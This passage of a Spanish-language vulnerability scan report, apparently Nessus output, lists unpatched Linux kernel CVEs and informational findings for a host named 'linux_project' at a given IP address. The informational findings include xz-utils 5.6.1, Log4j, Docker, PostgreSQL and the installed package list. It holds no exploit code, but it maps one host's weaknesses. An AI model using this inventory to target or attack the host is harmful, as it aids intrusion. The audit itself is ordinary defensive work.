| <b>Mapa de hallazgos</b>  |               |              |             |         |         |        |     |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |
|---|---------------|--------------|-------------|---------|---------|--------|-----|--|--|---------|--------|--------------|--|------|---------|-------|-----|--|---|---------------|--------------|-----|---------|-----|--------|--|--|--|--|--|--|--|--|--|--|--|
| Assets Affected    Output   |               |              |             |         |         |        |     |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |
| <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="2"></th> <th colspan="7">1 to 1 of 1</th> </tr> <tr> <th>SEVE...</th> <th>ASSETS</th> <th colspan="2">IP ADDRESSES</th> <th>PORT</th> <th>LAST...</th> <th>STATE</th> <th>AGE</th> <th></th> </tr> </thead> <tbody> <tr> <td>!</td> <td>linux_project</td> <td>195.35.14.19</td><td>N/A</td><td>04/2...</td><td>New</td><td>13 ...</td><td></td><td></td></tr> <tr> <td colspan="9">           Remote package installed : linux-libc-dev-6.8.0-57.59<br/>           Remote package installed : linux-tools-common-6.8.0-57.59         </td></tr> </tbody> </table> |               |              | 1 to 1 of 1 |         |         |        |     |  |  | SEVE... | ASSETS | IP ADDRESSES |  | PORT | LAST... | STATE | AGE |  | ! | linux_project | 195.35.14.19 | N/A | 04/2... | New | 13 ... |  |  | Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |  |  |  |  |  |  |  |  |
|   |               | 1 to 1 of 1  |             |         |         |        |     |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |
| SEVE...   | ASSETS        | IP ADDRESSES |             | PORT    | LAST... | STATE  | AGE |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |
| !   | linux_project | 195.35.14.19 | N/A         | 04/2... | New     | 13 ... |     |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59  |               |              |             |         |         |        |     |  |  |         |        |              |  |      |         |       |     |  |   |               |              |     |         |     |        |  |  |  |  |  |  |  |  |  |  |  |

## 2.1.3. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12931

| Severidad  | Vulnerabilidad   | Activo |
|------------|--|--------|
| <b>7.2</b> | Linux Distros Unpatched Vulnerability : CVE-2018-12931 | 1      |

**Resumen de vulnerabilidad**

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- ntfs\_attr\_find en el controlador del sistema de archivos ntfs.ko en el kernel de Linux 4.15.0 permite a los atacantes desencadenar una escritura fuera de los límites basada en la pila y causar una denegación de servicio (kernel oops o kernel panic) o posiblemente tener otro impacto no especificado a través de un sistema de archivos ntfs crafted. (CVE-2018-12931)

**Mapa de hallazgos**

| SEVE... | ASSETS        | IP ADDR... | PORT | LAST... | STATE  | AGE    |
|---------|---------------|------------|------|---------|--------|--------|
| !       | linux_project | 195.35.... | N/A  | 04/2... | Active | 16 ... |

```
Remote package installed : linux-libc-dev-6.8.0-57.59
Remote package installed : linux-tools-common-6.8.0-57.59
```

#### 2.1.4. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12930

| Severidad | Vulnerabilidad   | Activo |
|-----------|--|--------|
| 7.2       | Linux Distros Unpatched Vulnerability : CVE-2018-12930 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

-ntfs\_end\_buffer\_async\_read en el controlador del sistema de archivos ntfs.ko en el kernel de Linux 4.15.0 permite a los atacantes desencadenar una escritura fuera de los límites basada en la pila y causar una denegación de servicio (kernel oops o kernel panic) o posiblemente tener otro impacto no especificado a través de un sistema de archivos ntfs crafted. (CVE-2018-12930)

#### Mapa de hallazgos

| SEVE... | ASSETS        | IP ADDR... | PORT | LAST... | STATE  | AGE    |
|---------|---------------|------------|------|---------|--------|--------|
| !       | linux_project | 195.35.... | N/A  | 04/2... | Active | 16 ... |

```
Remote package installed : linux-libc-dev-6.8.0-57.59
Remote package installed : linux-tools-common-6.8.0-57.59
```

### 2.1.5. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2019-15794

| Severidad   | Vulnerabilidad   | Activo     |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
|---|--|------------|--------|---------|--------|-------|---------------|--|--|---------------|--|---------|--------|------------|------|---------|-------|-------|--|---|-----------------|------------|-----|---------|--------|----|--|
| 7.2   | Linux Distros Unpatched Vulnerability : CVE-2019-15794 | 1          |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| <b>Resumen de vulnerabilidad</b>  |  |            |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.  |  |            |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| <ul style="list-style-type: none"> <li>- Overlays en el kernel de Linux y shiftfs, un parche no suministrado al kernel de Linux incluido en las series de kernel Ubuntu 5.0 y 5.3, ambos reemplazan vma-&gt;vm_file en sus manejadores mmap. En caso de error, el valor original no se restaura, y la referencia se pone para el archivo al que apunta vm_file. En los núcleos upstream esto no es un problema, ya que ningún llamador hace referencia a vm_file después de que call_mmap() devuelva un error. Sin embargo, los parches aufs cambian mmap_region() para reemplazar fput() usando una variable local con vma_fput(), que fput() vm_file, lo que lleva a un desbordamiento de refcount. (CVE-2019-15794)</li> </ul> |  |            |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| <b>Mapa de hallazgos</b>  |  |            |        |         |        |       |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| <p>Output</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="7">1 Item</th> <th colspan="2">1 to 1 of 1 ▾</th> </tr> <tr> <th>SEVE...</th> <th>ASSETS</th> <th>IP ADDR...</th> <th>PORT</th> <th>LAST...</th> <th>STATE</th> <th>AC...</th> <th> </th> </tr> </thead> <tbody> <tr> <td>▼</td> <td>🛡 linux_project</td> <td>195.35....</td> <td>N/A</td> <td>04/2...</td> <td>Active</td> <td>16</td> <td></td> </tr> </tbody> </table> <pre>Remote package installed : linux-libc-dev-6.8.0-57.59 Remote package installed : linux-tools-common-6.8.0-57.59</pre>   |  |            | 1 Item |         |        |       |               |  |  | 1 to 1 of 1 ▾ |  | SEVE... | ASSETS | IP ADDR... | PORT | LAST... | STATE | AC... |  | ▼ | 🛡 linux_project | 195.35.... | N/A | 04/2... | Active | 16 |  |
| 1 Item  |  |            |        |         |        |       | 1 to 1 of 1 ▾ |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| SEVE...   | ASSETS   | IP ADDR... | PORT   | LAST... | STATE  | AC... |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |
| ▼   | 🛡 linux_project  | 195.35.... | N/A    | 04/2... | Active | 16    |               |  |  |               |  |         |        |            |      |         |       |       |  |   |                 |            |     |         |        |    |  |

### 2.1.6. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2019-19814

| Severidad   | Vulnerabilidad   | Activo |
|---|--|--------|
| 9.3   | Linux Distros Unpatched Vulnerability : CVE-2019-19814 | 1      |
| <b>Resumen de vulnerabilidad</b>  |  |        |
| El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.  |  |        |
| <ul style="list-style-type: none"> <li>- En el kernel 5.0.21, montar una imagen de sistema de archivos f2fs crafteada puede causar acceso de escritura __remove_dirty_segment slab-out-of-bounds porque un arreglo está limitado por el número de tipos sucios (8) pero el índice del arreglo puede exceder esto. (CVE-2019-19814)</li> </ul> |  |        |
| <b>Mapa de hallazgos</b>  |  |        |

| Output   |                  |               |      |         |        |     |
|--|------------------|---------------|------|---------|--------|-----|
| 1 Item   |                  | 1 to 1 of 1 ▾ |      |         |        |     |
| SEVE...  | ASSETS           | IP ADDR...    | PORT | LAST... | STATE  | AGE |
| ▼  | 🛡️ linux_project | 195.35....    | N/A  | 04/2... | Active | 16  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |                  |               |      |         |        |     |

### 2.1.7. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2016-2568

| Severidad                        | Vulnerabilidad                                       | Activo |
|----------------------------------|--|--------|
| 4.4                              | Linux Distros Unpatched Vulnerability: CVE-2016-2568 | 1      |
| <b>Resumen de vulnerabilidad</b> |  |        |

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- pkexec, cuando se utiliza con --user nonpriv, permite a los usuarios locales escapar a la sesión principal a través de una llamada ioctl TIOCSTI crafteada, que empuja caracteres al búfer de entrada del terminal. (CVE-2016-2568)

#### Mapa de hallazgos

| Output  |                  |               |      |         |        |     |
|---|------------------|---------------|------|---------|--------|-----|
| 1 Item  |                  | 1 to 1 of 1 ▾ |      |         |        |     |
| SEVE...   | ASSETS           | IP ADDR...    | PORT | LAST... | STATE  | AGE |
| ▼   | 🛡️ linux_project | 195.35....    | N/A  | 04/2... | Active | 16  |
| Remote package installed : libpolkit-agent-1-0-124-2ubuntu1.24.04.2<br>Remote package installed : libpolkit-gobject-1-0-124-2ubuntu1.24.04.2<br>Remote package installed : polkitd-124-2ubuntu1.24.04.2 |                  |               |      |         |        |     |

### 2.1.8. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2016-8660

| Severidad                        | Vulnerabilidad  | Activo |
|----------------------------------|---|--------|
| 4.9                              | Linux Distros Unpatched Vulnerability : CVE-2016-8660 | 1      |
| <b>Resumen de vulnerabilidad</b> |   |        |

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- El subsistema XFS en el kernel de Linux a través de 4.8.2 permite a los usuarios locales causar una denegación de servicio (falla fdatasync y caída del sistema) utilizando el grupo vfs syscall en el programa trinity, relacionado con un error de

orden de bloqueo de página en la implementación de agujero de búsqueda/datos XFS. (CVE-2016-8660)

### Mapa de hallazgos

#### Output

1 Item

1 to 1 of 1 ▾

| SEVE... | ASSETS           | IP ADDR... | PORT | LAST... | STATE  | AG... |
|---------|------------------|------------|------|---------|--------|-------|
| ▼       | 🛡️ linux_project | 195.35.... | N/A  | 04/2... | Active | 16    |

Remote package installed : linux-libc-dev-6.8.0-57.59  
 Remote package installed : linux-tools-common-6.8.0-57.59

### 2.1.9. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-13693

| Severidad | Vulnerabilidad   | Activo |
|-----------|--|--------|
| 4.9       | Linux Distros Unpatched Vulnerability : CVE-2017-13693 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- La función acpi\_ds\_create\_operands() en drivers/acpi/acpica/dsutils.c en el kernel de Linux a través de 4.12.9 no vacía la caché de operandos y causa un volcado de pila del kernel, lo que permite a los usuarios locales obtener información sensible de la memoria del kernel y eludir el mecanismo de protección KASLR (en el kernel a través de 4.9) a través de una tabla ACPI crafteada. (CVE-2017-13693)

### Mapa de hallazgos

#### Output

1 Item

1 to 1 of 1 ▾

| SEVE... | ASSETS           | IP ADDR... | PORT | LAST... | STATE  | AG... |
|---------|------------------|------------|------|---------|--------|-------|
| ▼       | 🛡️ linux_project | 195.35.... | N/A  | 04/2... | Active | 16    |

Remote package installed : linux-libc-dev-6.8.0-57.59  
 Remote package installed : linux-tools-common-6.8.0-57.59

### 2.1.10. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-13165

| Severidad | Vulnerabilidad   | Activo |
|-----------|--|--------|
| 4.6       | Linux Distros Unpatched Vulnerability : CVE-2017-13165 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- Una vulnerabilidad de elevación de privilegios en el sistema de archivos del kernel. Producto: Android. Versiones: Kernel de Android. ID de Android A-31269937. (CVE-2017-13165)

### Mapa de hallazgos

| Output   |               |             |      |         |        |     |  |
|--|---------------|-------------|------|---------|--------|-----|--|
| 1 Item   |               | 1 to 1 of 1 |      |         |        |     |  |
| SEVE...  | ASSETS        | IP ADDR...  | PORT | LAST... | STATE  | AGE |  |
|  | linux_project | 195.35....  | N/A  | 04/2... | Active | 16  |  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |               |             |      |         |        |     |  |

### 2.1.11. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12928

| Severidad | Vulnerabilidad   | Activo |
|-----------|--|--------|
| 4.9       | Linux Distros Unpatched Vulnerability : CVE-2018-12928 | 1      |

### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- En el kernel de Linux 4.15.0, se descubrió una desviación del puntero NULL en hfs\_ext\_read\_extent en hfs.ko. Esto puede ocurrir durante un montaje de un sistema de archivos hfs crafted. (CVE-2018-12928)

### Mapa de hallazgos

| Output   |               |             |      |         |        |     |  |
|--|---------------|-------------|------|---------|--------|-----|--|
| 1 Item   |               | 1 to 1 of 1 |      |         |        |     |  |
| SEVE...  | ASSETS        | IP ADDR...  | PORT | LAST... | STATE  | AGE |  |
|  | linux_project | 195.35....  | N/A  | 04/2... | Active | 16. |  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |               |             |      |         |        |     |  |

### 2.1.12. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2015-7837

| Severidad | Vulnerabilidad  | Activo |
|-----------|---|--------|
| 2.1       | Linux Distros Unpatched Vulnerability : CVE-2015-7837 | 1      |

### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- El kernel de Linux, cuando se utiliza en Red Hat Enterprise Linux 7, kernel-rt, y Enterprise MRG 2 y cuando se arranca con UEFI Secure Boot habilitado, permite a los usuarios locales eludir las restricciones securelevel/secureboot previstas aprovechando el manejo incorrecto de secure\_boot flag a través de kexec reboot. (CVE-2015-7837)

### Mapa de hallazgos

| Output   |               |               |      |         |        |       |  |
|--|---------------|---------------|------|---------|--------|-------|--|
| 1 Item   |               | 1 to 1 of 1 ▾ |      |         |        |       |  |
| SEVE...  | ASSETS        | IP ADDR...    | PORT | LAST... | STATE  | AGE   |  |
| ▼  | linux_project | 195.35....    | N/A  | 04/2... | Active | 16 .. |  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |               |               |      |         |        |       |  |

### 2.1.13. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2015-8553

| Severidad | Vulnerabilidad  | Activo |
|-----------|---|--------|
| 2.1       | Linux Distros Unpatched Vulnerability : CVE-2015-8553 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- Xen permite a los usuarios del SO invitado obtener información confidencial de ubicaciones no inicializadas en la memoria del kernel del SO anfitrión al no habilitar los bits de control de decodificación de memoria y E/S. NOTA: esta vulnerabilidad existe debido a una corrección incompleta de CVE-2015-0777. (CVE-2015-8553)

### Mapa de hallazgos

| Output   |               |               |      |         |        |     |  |
|--|---------------|---------------|------|---------|--------|-----|--|
| 1 Item   |               | 1 to 1 of 1 ▾ |      |         |        |     |  |
| SEVE...  | ASSETS        | IP ADDR...    | PORT | LAST... | STATE  | AGE |  |
| ▼  | linux_project | 195.35....    | N/A  | 04/2... | Active | 1   |  |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59 |               |               |      |         |        |     |  |

### 2.1.14. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-0537

| Severidad | Vulnerabilidad  | Activo |
|-----------|---|--------|
| 2.6       | Linux Distros Unpatched Vulnerability : CVE-2017-0537 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- Una vulnerabilidad de divulgación de información en el controlador de gadgets USB del kernel podría permitir a una aplicación maliciosa local acceder a datos fuera de sus niveles de permiso. Este problema está clasificado como Moderado porque primero requiere comprometer un proceso privilegiado. Producto: Android. Versiones: Kernel-3.18. ID de Android: A-31614969. (CVE-2017-0537)

### Mapa de hallazgos

#### Output

1 Item

1 to 1 of 1

| SEVE... | ASSETS        | IP ADDR... | PORT | LAST... | STATE  |
|---------|---------------|------------|------|---------|--------|
| !       | linux_project | 195.35.... | N/A  | 04/2... | Active |

Remote package installed : linux-libc-dev-6.8.0-57.59  
 Remote package installed : linux-tools-common-6.8.0-57.59

## 2.1.15. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2020-14304

| Severidad | Vulnerabilidad   | Activo |
|-----------|--|--------|
| 2.1       | Linux Distros Unpatched Vulnerability : CVE-2020-14304 | 1      |

#### Resumen de vulnerabilidad

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- Se encontró una falla de divulgación de memoria en los controladores ethernet del kernel de Linux, en la forma en que lee datos de la EEPROM del dispositivo. Este fallo permite a un usuario local leer valores no inicializados de la memoria del kernel. La mayor amenaza de esta vulnerabilidad es para la confidencialidad. (CVE-2020-14304)

### Mapa de hallazgos

#### Output

1 Item

1 to 1 of 1

| SEVE... | ASSETS        | IP ADDR... | PORT | LAST... | STATE  | AC |
|---------|---------------|------------|------|---------|--------|----|
| !       | linux_project | 195.35.... | N/A  | 04/2... | Active | 16 |

Remote package installed : linux-libc-dev-6.8.0-57.59  
 Remote package installed : linux-tools-common-6.8.0-57.59

## 2.1.16. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2020-35501

| Severidad  | Vulnerabilidad   | Activo        |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
|--|--|---------------|--------|---------|---------------|----|--|--|--|---------|--------|------------|------|---------|-------|----|---|-----------------|------------|-----|---------|--------|----|
| <b>3.6</b>   | Linux Distros Unpatched Vulnerability : CVE-2020-35501 | 1             |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| <b>Resumen de vulnerabilidad</b>   |  |               |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.   |  |               |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| <ul style="list-style-type: none"> <li>- Se ha encontrado un fallo en la implementación de reglas de auditoría en los núcleos de Linux, donde una llamada al sistema puede no ser registrada correctamente por el subsistema de auditoría (CVE-2020-35501).</li> </ul>   |  |               |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| <b>Mapa de hallazgos</b>   |  |               |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| <p><u>Output</u></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="2">1 Item</th> <th colspan="5">1 to 1 of 1 ▾</th> </tr> <tr> <th>SEVE...</th> <th>ASSETS</th> <th>IP ADDR...</th> <th>PORT</th> <th>LAST...</th> <th>STATE</th> <th>AG</th> </tr> </thead> <tbody> <tr> <td>▼</td> <td>🛡 linux_project</td> <td>195.35....</td> <td>N/A</td> <td>04/2...</td> <td>Active</td> <td>16</td> </tr> </tbody> </table> <pre>Remote package installed : linux-libc-dev-6.8.0-57.59 Remote package installed : linux-tools-common-6.8.0-57.59</pre> |  |               | 1 Item |         | 1 to 1 of 1 ▾ |    |  |  |  | SEVE... | ASSETS | IP ADDR... | PORT | LAST... | STATE | AG | ▼ | 🛡 linux_project | 195.35.... | N/A | 04/2... | Active | 16 |
| 1 Item   |  | 1 to 1 of 1 ▾ |        |         |               |    |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| SEVE...  | ASSETS   | IP ADDR...    | PORT   | LAST... | STATE         | AG |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |
| ▼  | 🛡 linux_project  | 195.35....    | N/A    | 04/2... | Active        | 16 |  |  |  |         |        |            |      |         |       |    |   |                 |            |     |         |        |    |

## 2.1.17. POSTGRESQL CLIENT/SERVER INSTALLED (LINUX)

| Severidad  | Vulnerabilidad                             | Activo |
|--|--|--------|
| <b>0</b>   | PostgreSQL Client/Server Installed (Linux) | 1      |
| <b>Resumen de vulnerabilidad</b>   |  |        |
| Dos instancias detectadas de PostgreSQL fueron detectadas, se recomienda validar que el servicio es necesario para las políticas internas y de ser necesario el aplicativo, se recomienda eliminar una de las versiones.   |  |        |
| <b>Mapa de hallazgos</b>   |  |        |
| <p><b>Assets</b></p> <p>linux_project (TCP/0) Vulnerability State: Active</p> <pre>Nessus detected 2 installs of PostgreSQL:  Path      : /var/lib/docker/ overlay2/8e59836373fb0cc367b2a391f52534c2fa79af5616fd2512c3838531edfce3b8/merged/usr/lib/ postgresql/16/bin/postgres Version   : 16.8  Path      : /var/lib/docker/ overlay2/8b4e01bbd26d0387d30b5f3c26797e5a5376c36b6c5d905430061221c1610368/diff/usr/lib/ postgresql/16/bin/postgres Version   : 16.8  Nessus detected 2 installs of PostgreSQL client:  Path      : /var/lib/docker/ overlay2/8e59836373fb0cc367b2a391f52534c2fa79af5616fd2512c3838531edfce3b8/merged/usr/lib/ postgresql/16/bin/psql Version   : 16.8  Path      : /var/lib/docker/ overlay2/8b4e01bbd26d0387d30b5f3c26797e5a5376c36b6c5d905430061221c1610368/diff/usr/lib/ postgresql/16/bin/psql Version   : 16.8</pre> |  |        |

---

### 2.1.18. DOCKER CONTAINER FILE CHANGE DETECTION

| Severidad | Vulnerabilidad                         | Activo |
|-----------|--|--------|
| 0         | Docker Container File Change Detection | 1      |

#### Resumen de vulnerabilidad

Se detecta servicio de contenedores Docker. Se recomienda validar si esta dentro de las funciones del servidor, y de ser así, se recomienda aplicar las configuraciones de seguridad sugeridas por el proveedor.

#### Mapa de hallazgos

##### linux\_project (TCP/0) Vulnerability State: Active

```
It was not possible to send any container metadata to the API.Docker container
55fcfdf1ad51f2e2dd0d45e06cc4258c1aa83b7c34f05b373e9dd0df8c804c has changed files.
Docker container e71b358728289940057e32b185d849a89f3a5417b60bd7ec5b4493e2bfa0dff has changed files.
Docker container ae466edf0b61623b6d020a49f7fa63dc374cbc36867b1a71ae92ccc50b6cd81 has changed files.
Docker container 2a806f05a7e5dfbef30cc19eebbf2d32775aef8797fbf4b6965011f1f7c6922e has changed files.
Docker container 7231d582b86649e9f97aefcc6fba8bf770dc72438beccbb74e5323ba53678cae has changed files.
Docker container 26367586ad066753b80dffacb2fbbff812afa80fa141f862b5495c1a561a8fb0 has changed files.
Docker container 01f4399853862297500180b329bc8819d40095bd44e01f8e0302b4745507bb20 has changed files.
It was not possible to send container metadata with file changes to the API.
```

---

### 2.1.19. SOFTWARE ENUMERATION (SSH)

| Severidad | Vulnerabilidad             | Activo |
|-----------|----------------------------|--------|
| 0         | Software Enumeration (SSH) | 1      |

#### Resumen de vulnerabilidad

Se puede enumerar el software instalado via ssh por un host remoto. Se recomienda remover en software que no entra en cumplimiento con la organización.

#### Mapa de hallazgos

Here is the list of packages installed on the remote Debian Linux system :

```
ii  adduser 3.137ubuntu1 all add and remove users and groups
ii  apparmor 4.0.1really4.0.1-0ubuntu0.24.04.3 amd64 user-space parser utility for AppArmor
ii  apport 2.28.1-0ubuntu3.5 all automatically generate crash reports for debugging
ii  apport-core-dump-handler 2.28.1-0ubuntu3.5 all Kernel core dump handler for Apport
ii  apport-symptoms 0.25 all symptom scripts for apport
ii  appstream 1.0.2-1build6 amd64 Software component metadata management
ii  apt 2.7.14build2 amd64 commandline package manager
ii  apt-utils 2.7.14build2 amd64 package management related utility programs
ii  base-files 13ubuntu10.2 amd64 Debian base system miscellaneous files
ii  base-passwd 3.6.3build1 amd64 Debian base system master password and group files
ii  bash 5.2.21-2ubuntu4 amd64 GNU Bourne Again SHell
ii  bash-completion 1:2.11-8 all programmable completion for the bash shell
ii  bc 1.07.1-3ubuntu4 amd64 GNU bc arbitrary precision calculator language
ii  bcache-tools 1.0.8-5build1 amd64 bcache userspace tools
ii  bind9-dnsutils 1:9.18.30-0ubuntu0.24.04.2 amd64 Clients provided with BIND 9
ii  bind9-host 1:9.18.30-0ubuntu0.24.04.2 amd64 DNS Lookup Utility
ii  bind9-libs 1:9.18.30-0ubuntu0.24.04.2 amd64 Shared Libraries used by BIND 9
ii  bind9-utils 1:9.18.30-0ubuntu0.24.04.2 amd64 Utilities for BIND 9
ii  bolt 0.9.7-1 amd64 system daemon to manage thunderbolt 3 devices
ii  bpfcc-tools 0.29.1+ds-1ubuntu7 all tools for BPF Compiler Collection (BCC)
ii  bpftrace 0.20.2-1ubuntu4.3 amd64 high-level tracing language for Linux eBPF
ii  bsdextrautils 2.39.3-9ubuntu6.2 amd64 extra utilities from 4.4BSD-Lite
ii  bsdutils 1:2.39.3-9ubuntu6.2 amd64 basic utilities from 4.4BSD-Lite
ii  btrfs-progs 6.6.3-1.1build2 amd64 Checksumming Copy on Write Filesystem utilities
ii  busybox-initramfs 1:1.36.1-6ubuntu3.1 amd64 [...]
```

## 2.1.20. VMWARE TOOLS OR OPEN VM TOOLS INSTALLED (LINUX)

| Severidad | Vulnerabilidad                                  | Activo |
|-----------|---|--------|
| 0         | VMWare Tools or Open VM Tools Installed (Linux) | 1      |

### Resumen de vulnerabilidad

Se detecta herramienta para equipos creación de equipos virtuales VMWare. Se recomienda validar si cumple con las políticas de la organización, y aplicar las mejores recomendaciones de seguridad por el fabricante para la herramienta

### Mapa de hallazgos

#### linux\_project (TCP/0) Vulnerability State: Active

```
Path      : /usr/bin/vmtoolsd
Version   : 12.4.5
```

## 2.1.21. TUKAANI XZ Utils INSTALLED (LINUX / UNIX)

| Severidad | Vulnerabilidad                            | Activo |
|-----------|---|--------|
| 0         | Tukaani XZ Utils Installed (Linux / Unix) | 1      |

### Resumen de vulnerabilidad

Se detecta herramienta de compresión de datos, con versión 5.6.1, para esta versión se descubrió una vulnerabilidad de puerta trasera, se recomienda aplicar los últimos parches y versiones de la aplicación.

### Mapa de hallazgos

#### linux\_project (TCP/0) Vulnerability State: Active

```
Nessus detected 2 installs of XZ Utils:

Path : /usr/bin/xz
Version : 5.6.1
Associated Package : xz-utils 5.6.1
Confidence : High
Managed by OS : True
Version Source : Package

Path : /usr/lib/x86_64-linux-gnu/liblzma.so.5.4.5
Version : 5.6.1
Associated Package : liblzma5 5.6.1
Confidence : High
Managed by OS : True
Version Source : Package
```

### 2.1.22. APACHE LOG4J INSTALLED (LINUX / UNIX)

| Severidad | Vulnerabilidad                        | Activo |
|-----------|---------------------------------------|--------|
| 0         | Apache Log4j Installed (Linux / Unix) | 1      |

#### Resumen de vulnerabilidad

Se detecta biblioteca de registros utilizada por java. Debido a que no es posible obtener la versión, se recomienda utilizar versiones 2.17.2 o superior.

### Mapa de hallazgos

#### linux\_project (TCP/0) Vulnerability State: Active

```
Nessus detected 3 installs of Apache Log4j:

Path : /usr/share/java/libintl-0.21.jar
Version : unknown
JMSSAppender.class association : Not Found
JdbcAppender.class association : Not Found
JndiLookup.class association : Not Found
Method : Embedded string inspection

Path : /usr/share/apport/testsuite/crash.jar
Version : unknown
JMSSAppender.class association : Not Found
JdbcAppender.class association : Not Found
JndiLookup.class association : Not Found
Method : Embedded string inspection

Path : /usr/share/apport/apport.jar
Version : unknown
JMSSAppender.class association : Not Found
JdbcAppender.class association : Not Found
JndiLookup.class association : Not Found
Method : Embedded string inspection

Note: Jar file inspection cannot be performed. No results or cannot list archive contents. If results are present, install an unzip package to resolve this problem.
```

---

### 2.1.23. CONTAINERD INSTALLED (LINUX)

| Severidad   | Vulnerabilidad               | Activo |
|---|------------------------------|--------|
| 0   | Containerd Installed (Linux) | 1      |
| <b>Resumen de vulnerabilidad</b>  |                              |        |
| Se detecta containerd instalado, es crucial mantenerlo seguro, actualizado y bien configurado, especialmente si se utiliza como runtime de contenedores, se recomienda desactivar funciones innecesarias y no utilizar usuario con altos privilegios. |                              |        |
| <b>Mapa de hallazgos</b>  |                              |        |
| <a href="#">linux_project (TCP/0) Vulnerability State: Active</a> <pre>Path      : containerd.io 1.7.27-1 (via package manager) Version   : 1.7.27 Managed by OS : True</pre>   |                              |        |

---

### 2.1.24. MYSQL SERVER INSTALLED (LINUX)

| Severidad  | Vulnerabilidad                 | Activo |
|--|--------------------------------|--------|
| 0  | MySQL Server Installed (Linux) | 1      |
